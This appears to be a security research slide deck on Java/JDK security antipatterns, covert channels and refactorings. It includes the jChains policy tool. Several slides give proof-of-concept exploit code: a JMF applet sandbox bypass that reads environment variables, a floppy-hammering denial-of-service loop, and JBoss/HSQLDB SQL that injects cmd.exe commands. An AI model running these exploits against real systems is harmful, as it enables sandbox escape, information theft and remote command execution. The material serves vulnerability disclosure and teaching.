

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Antipatterns in JDK-Security and Refactorings

Marc Schönefeld

**External PhD student @
Lehrstuhl für praktische
Informatik**

University of Bamberg



Agenda

- **Java (In-)Security Antipatterns**
 - **Goals and Protection mechanisms**
- **Covert activities bypassing JDK security**
 - **channels and**
 - **triggers**
- **Exemplary Refactorings**
- **Conclusion**

Short history of Java Security

- **In contrast to C/C++ Java was designed from the beginning with security goals in mind**
 - **No pointers**
 - **No freestyle type casting**
 - **Trusted kernel to provide language safety**
 - **Verifiable security in binaries**
- **Java versions 1.0/1.1 were based on a simple sandbox model [do not trust remote code]**
- **Java \geq 1.2 added protection domains, code signing, JAAS, rule based policies, etc.**
- **but ...**

Short history of Java insecurity

- **Hackers**
 - **typically do not go through the front door**
 - **Do not behave in accordance to specifications**
 - **Seek errors in the implementations**
 - **utilize covert channels and triggers for their purposes**
- **Examples:**
 - **Malicious applets [LaDue, Felten]**
 - **ClassLoader ‘/’ attacks [LSD]**

Secure Programming Guidelines

<http://java.sun.com/security/seccodeguide.html>

- **Rules-of-thumb to increase immunity in Java software**
 - **R1: Refrain from using non-final public static variables**
 - **R2: Reduce scope**
 - **R3: Refrain from using public variables**
 - **R4: Protect Packages**
 - **R5: Make objects immutable if possible**
 - **R6: Never return a reference to an internal array that contains sensitive data**
 - **R7: Never store user-supplied arrays directly [user code may change it]**
 - **R8: Awareness in Serialization [Objects leave JVM protection]**
 - **R9: Awareness with [native] methods to the layer below**
 - **R10: Clear sensitive information**
 - **R11: Keep privileged code paths as short as possible [Beware of AllPermissions]**

JDK Security Antipatterns

- **Brown et al. :**
 - **the essence of an AntiPattern is two solutions, instead of a problem and a solution for ordinary design patterns.**
 - **The first solution is problematic. It is a commonly occurring solution that generates overwhelmingly negative consequences.**
 - **The second solution is called the refactored solution to resolve the problem**
- **Security Antipattern due to Violation of secure coding guidelines**
- **Negative consequences:**
 - **Covert channels [violate integrity],...**
 - **...**

R1: Public static non-finals

- **JDK 1.4.x was enriched with XML support packages from apache xalan and xerces, these**
 - were not designed with security goals in mind they were included in the trusted kernel
 - expose a range of static fields and methods to the user's address space.
- **Setting the public static non-final fields**
 - is not blocked by the applet security manager
 - only access to sun.* packages is blocked by security policy [see Sun's Disclaimer on sun. packages]
 - allows creation of covert channels [e.g. allows applets in the same VM to communicate]
- **Calling the Static Methods**
 - allows creation of covert triggers
 - Allows to influence behavior of underlying VM from unprivileged ProtectionDomains (applets, bean shells,...)
 - May allow to call arbitrary programs

How to find the covert channels

- **Read the source code**
 - **Grep src.zip**
- **When not available use bytecode analysis tools**
 - **BCEL**
 - **Findbugs**
- **to scan the jar files**
 - **List of public non-final static fields**
 - **List of public static methods**

Covert channels in the JDK

- **Cross-site Java**
 - **Applet covert channel may allow applets loaded from different sites to communicate and bypass the sandbox**
- **The static non-final String fields**
 - **S_VERSION and**
 - **LANGUAGE in**
`org.apache.xalan.processor.XSLProcessorVersion`
 - **are singletons loaded by the Bootclassloader**
 - **can be used to exchange serialized objects**
- **Was reported to Sun in November 2003**
- **Fixed in JDK 1.4.2_05 [July 2004]**
- **But a lot more still available in the JDK**

Cross-Site-Java

Browser-JVM

Applet from
www.siteA.org

Applet from
www.siteB.org

`org.apache.xalan.processor.XSLProcessorVersion.LANGUAGE`

`javax.swing.JDesktopPane.LIVE_DRAG_MODE`

`org.apache.xalan.processor.XSLProcessorVersion.S_VERSION`

...



Another covert channel

- **Memory reading applet**
 - **Java Media Framework installs extra trusted classes to jre/lib/ext**
 - **Utilizes access to native memory**
 - **Class NBA exposes a pointer to physical memory [long value data]**
 - **Can be exported to untrusted user code via subclassing**
 - **Violation of R2: Reduce scope**

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED_CAFEBABE



→ Products & Services

↓ Support & Training

SunSolve > Security Information

Status: Not Logged In

Login

Register

Please let us know if your SunSolve visit saved you a call to Sun Support!

---Select Option Below---

Submit

[Printer Friendly Page]

Jump to Applies To

Font Size [Increase] [Decrease]

> Patches
> Support Documents

▼ Security Information

-Latest Security

Bulletin

-Security Bulletin

Archive

-Security Sun Alerts

-Security T-Patches

-View T-Patches

License

-Download T-Patches

-Solaris Fingerprints

-Security PGP Key

> Sun System

Handbook

> Advanced Search

> Japan-Only

SunSolve Related:

- SunSolve WorldWide

- SupportForum

- About SunSolve

- Feedback

- Site Map

- Features/etc.

- SunSolve Home

- Help

Search SunSolve:

>>

document id	Synopsis	Date
54760	Java Virtual Machine (JVM) May Crash Due to Vulnerability in the Java Media Framework (JMF)	14 May 2003

Description

Top

Sun(sm) Alert Notification

- Sun Alert ID: 54760
- Synopsis: Java Virtual Machine (JVM) May Crash Due to Vulnerability in the Java Media Framework (JMF)
- Category: Security
- Product: Java Media Framework
- BugIDs: 4850093
- Avoidance: Upgrade
- State: Resolved
- Date Released: 14-May-2003
- Date Closed: 14-May-2003
- Date Modified:

1. Impact

A vulnerability in the Java(TM) Media Framework (JMF) may potentially allow an untrusted applet to exit unexpectedly ("crash") the Java Virtual Machine (JVM) or gain unauthorized privileges..

Sun acknowledges, with thanks, Marc Schoenefeld for bringing this issue to our attention.

An applet ... may gain unauthorized privileges

Software Failure. Press left mouse button to continue
Exception #DECAFFED, CAFEBAFE

- **A vulnerability in the Java(TM) Media Framework (JMF) may potentially allow an untrusted applet to exit unexpectedly ("crash") the Java Virtual Machine (JVM) or gain unauthorized privileges..**
- **Fixed in JMF 2.1.1.e**
- **<http://sunsolve.sun.com/pub-cgi/retrieve.pl?type=0&doc=fsalert%2F54760&display=plain>**
- **<http://www.securityfocus.com/bid/7612/info/>**

Official and inofficial ways to read java environment

Sandbox (the safe way)

```
try {
    java.util.Properties p =
    System.getProperties();
    p.list(System.out);
}
catch
    (java.security.AccessControlException
    e) {
    System.out.println("Cannot read
    environment via getProperties:"+e);
}
```

Fails with AccessControlException because Security Manager intercepts!!!!

Bypass (exploit way)

```
String[] envs = {"USERDOMAIN",
"USERNAME", "USERPROFILE", "CLASSPATH",
"TEMP", "COMSPEC",
"JAVA_HOME", "Path", "INCLUDE"};
for (int i = 0; i < envs.length; i++) {
    String val = NBAFactory.getEnv
    (envs[i],base.data,base.data+32768);
    if (!(o instanceof Applet)) {
        System.out.println(envs[i]+":"+val);
    } else {
        javax.swing.JOptionPane.showMessageDialog
        ((java.applet.Applet) o,envs[i]+":"+val);
    }
}
```

Succeeds, because SecurityManager not intercepting calls in trusted but vulnerable Java Media Framework!!

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

The applet in action, bypassing sandbox

View Favorites Tools Help

Search Favorites Media

http://192.168.0.5/bhe2003/JMFDemo/ReadEnv.html

Search Web Search Site News Page Info Up Highlight

This applet reads the environment variables direct from your system's memory!

```
import com.sun.media.MBA;  
import java.applet.Applet;  
import java.awt.Graphics;  
  
public class JMF21 {  
    b.copyTo(b);  
}  
  
public static void main(String[] a) {  
    crash();  
}  
  
public void paint(Graphics g) {  
    crash();  
}
```

Nachricht

CLASSPATH=-.;C:\PROGRA~1\JMF21~1.1\lib\sound.jar;C:\PROGRA~1\JMF21~1.1\lib\jmf.jar;C:\PROGRA~1\JMF2

OK

Java Applet Window

Construction of the Exploit

- **Find Native Entry Points with Bytecode engineering**
 - **JMF System class `com.sun.media.NBA` was found to have promising stubs referring to native code function (`nCopyToJava`) in `jmf.dll`**
- **Check accessibility and usage impacts**
 - **JMF System class `com.sun.media.NBA` exposes public field data which refers to block of bytes in memory**
- **Construct Wrapper Code for Memory Access Management**
 - **Handcrafted `NBAFactory` class provides functions to access memory**

Applet Security Manager unable to block access to physical memory

- **Applet Security Manager**
 - **intercepts access to System Environment**
 - **Does not intercept memory access via the NBAFactory class**



The screenshot shows a Java console window titled "Java-Konsole". It contains a list of keyboard shortcuts (c: through 0-5) and a message indicating a security error. The error message is: "Cannot read environment via getProperties: java.security.AccessControlException: access denied (java.util.PropertyPermission java.class.path read)". The console also shows the text "Proof-Of-Concept: Read Environment via vulnerability Java Media Framework (2003) Marc Schoenefeld, www.illegalaccess.org" and "Base of data: 175e0230". At the bottom of the console window, there are three buttons: "Löschen", "Kopieren", and "Schließen".

```
c: Konsolenfenster löschen
f: Objekte in Finalisierungswarteschlange finalisieren
g: Speicherbereinigung
h: Diese Hilfenmeldung anzeigen
l: ClassLoader-Liste ausgeben
m: Speicherbelegung drucken
o: Protokollieren auslösen
p: Proxy-Konfiguration neu laden
q: Konsole ausblenden
r: Richtlinien-Konfiguration neu laden
s: Systemeigenschaften ausgeben
t: Threadliste ausgeben
v: Thread-Stack ausgeben
x: ClassLoader-Cache löschen
0-5: Trace-Stufe auf *n* setzen

-----
Proof-Of-Concept: Read Environment via vulnerability Java Media Framework
(2003) Marc Schoenefeld, www.illegalaccess.org
Base of data: 175e0230
Cannot read environment via getProperties: java.security.AccessControlException: access denied (java.util.PropertyPermission java.class.path read)
-----

Löschen      Kopieren      Schließen
```

Covert trigger: Floppy hardware attack

- **JRE on Win32 checks drive A: before asking Security Manager if it is allowed to do so!**
- **Sandbox violation due to physical effect to hardware,**
- **Resulting in blocking of browser and drive and risk of damage of disk and floppy drive**

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBABE

```
public void paint(java.awt.Graphics g) {  
    while (true) try {  
        org.apache.crimson.tree.XmlDocument.  
        createXmlDocument("file:///a:/",false);  
    }  
    catch (Exception e) {  
        System.out.println("Java Floppy Testing Applet,  
        (2003) www.illegalaccess.org");  
    }  
}
```

Covert trigger: JDBC Behavior Injection

- **JBoss 3.2.1 is vulnerable to remote command injection**
 - **Unprotected Ressourcen & covert channel & AllPermissions**
 - **JVM running JBoss 3.2.1 opens JDBC-Socket port 1701 [unguarded Ressource] with default password**
 - **HSQLDB Macros allow remote attacker to define macros in the address space of the server JVM [covert channel]**
 - **Apache-XML-Parser of JDK 1.4.x allows manipulation of internal methods to call arbitrary executables [covert trigger]**
 - **Jboss is typically deployed with AllPermissions settings [and it is time-consuming to define a good policy]**
 - **Attack was generalized with other JDBC scenarios with Pointbase or IBM Cloudscape**

Covert trigger: JBoss Remote Command Injection

- Client-side SQL
- CREATE FUNCTION SETPROP (IN P1 VARCHAR(100), IN P2 VARCHAR(100)) returns VARCHAR(100) LANGUAGE JAVA NO SQL EXTERNAL NAME "java.lang.System::setProperty" PARAMETER STYLE SQL;
- SELECT SETPROP('org.apache.xml.utils.synthetic.javac', 'cmd.exe') FROM SYSUSERS;
- CREATE FUNCTION COMPILE (IN P1 VARCHAR(100), IN P2 VARCHAR(100)) returns VARCHAR(100) LANGUAGE JAVA NO SQL EXTERNAL NAME "org.apache.xml.utils.synthetic.JavaUtils::JDKcompile" PARAMETER STYLE SQL;
- SELECT COMPILE('', '/c notepad.exe') FROM SYSUSERS;

- Server-side Code flow

```
{
```

```
System.setProperty("org  
.apache.xml.utils.synthetic.javac", "cmd.exe");
```

```
org.apache.xml.utils.synthetic.JavaUtils.  
JDKcompile("", "/c  
notepad.exe");
```

```
}
```


Suggested Refactoring

- **Suggested Refactorings**
 - **To JBoss developers**
 - Evaluate if IP-access is the right default model for HSQL or in-memory mode is sufficient (fixed in JBoss 3.2.2)
 - **To the HSQL developers**
 - This vulnerability pattern should be checked by every developer using HSQL
 - **To Sun Microsystems**
 - Fix the Bugs in JDK, especially raise native code quality and adjust static functions and field visibility in org.apache.* classes (do not wait until 1.5.x)
 - **To You as a user**
 - Remove the AllPermission settings that allow attackers to exploit these vulns in scriptable COTS java components (J2EE, JDBC)
 - Suggestion: Use a tool like jChains to acquire only the needed permission set for production

R11: Java AllPermission antipattern

- **Problem:**
 - **Java security has built in enforcement for “least privilege” security**
 - **Codebase, Signer and principal based**
 - **But setting correctly is time-consuming and needs internal knowledge about applications**
 - **COTS Applications are frequently deployed with “AllPermission” default settings which means no enforcement at all**
 - **This is quite dangerous**
 - **Information Leakage**
 - **Denial-Of-Service**
 - **Remote code execution**
 - **Due to exploitable covert channels in JDK that can be exploited in scriptable applications run without a security manager**
- **Refactoring:**
 - **jChains**

Java policy based Security




- **ProtectionDomains:**
 - **The ProtectionDomain (Set of Permissions) of Code units is evaluated according to the evidence [URL, Signer, Principal] and the security policy in place**

Java policy based Security

- **Problem:**
 - **Java security is based on Protection domains**
 - **How to acquire adequate permission sets for protection domains ?**
- **Solution:**
 - **Record it by intercepting your applications permission requests**
 - **Use the resulting permission file for finetuning of production policy settings**


Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

jChains Architecture



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBABE

Execution Environment



The screenshot shows a window titled "jChains Receiver" with a tabbed interface. The "Environment" tab is selected, displaying a table of system properties. The table has two columns: "Key" and "Value".

Key	Value
java.runtime.name	Java(TM) 2 Runtime Environment, Standard Edition
sun.boot.library.path	c:\java\1.4.2_02\jre\bin
java.vm.version	1.4.2_02-b03
java.vm.vendor	Sun Microsystems Inc.
java.vendor.url	http://java.sun.com/
path.separator	:
java.vm.name	Java HotSpot(TM) Client VM
file.encoding.pkg	sun.io
user.country	DE
sun.os.patch.level	Service Pack 1
program.name	runsecCORBAJe41.bat
java.vm.specification.name	Java Virtual Machine Specification
user.dir	c:\Programme\jEdit 4.1
java.runtime.version	1.4.2_02-b03
org.illegalaccess.jchains.outputfile	c:/programme/eclipse/workspace/iterativeJavaLauncher/jedit.txt
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBAFE

Status Dashboard

The screenshot shows a window titled "jChains Receiver" with a close button in the top right corner. The window contains a tabbed interface with tabs for "Status", "PermissionRequests", "Environment", "PolicyFile", and "About". The "Status" tab is active and displays the following information:


- Date:** Thu Jan 29 00:32:27 GMT+01:00 2004
- Anzahl:** 1956
- Mode:** finished
- Path of LogFile:** C:\DOKUME~1\Marc\LOKALE~1\Temp\c__programme_eclipse_workspace_iterative.JavaLauncher_jedit.bt
- Path of PolicyFile:** C:\DOKUME~1\Marc\LOKALE~1\Temp\c__programme_eclipse_workspace_iterative.JavaLauncher_jedit.bt.policy

Below this information is a section titled "Last Permission" containing a table with the following data:

Time	Codebase	Type	Target	Actions
29.01.04 00:32	file:C:/Programme/JEdit%204.1/jedit.jar	java.io.FilePermission	C:\Dokumente und Einstellungen\Marc\jedit\properties	read

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED, CAFEBABE

Permission Request Log




The screenshot shows a window titled "jChains Receiver" with a tabbed interface. The "PermissionRequests" tab is active, displaying a table with the following columns: Time, Codebase, Permission, Target, and Actions. The table contains 17 rows of log entries, all dated 29.01.04 00:30. The permissions listed include java.io.FilePermission, java.util.PropertyPermission, and debug. The targets are various system paths like C:/Programme/Edit 4.1/bsh/ParseEx... and C:/Programme/Edit 4.1/bsh/Interpret... The actions for all entries are "read".

Time	Codebase	Permission	Target	Actions
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/ParseEx...	read
29.01.04 00:30	file:/C:/Programme/Edit%204.1/jedit...	java.io.FilePermission	C:/Programme/Edit 4.1/bsh/Interpret...	read
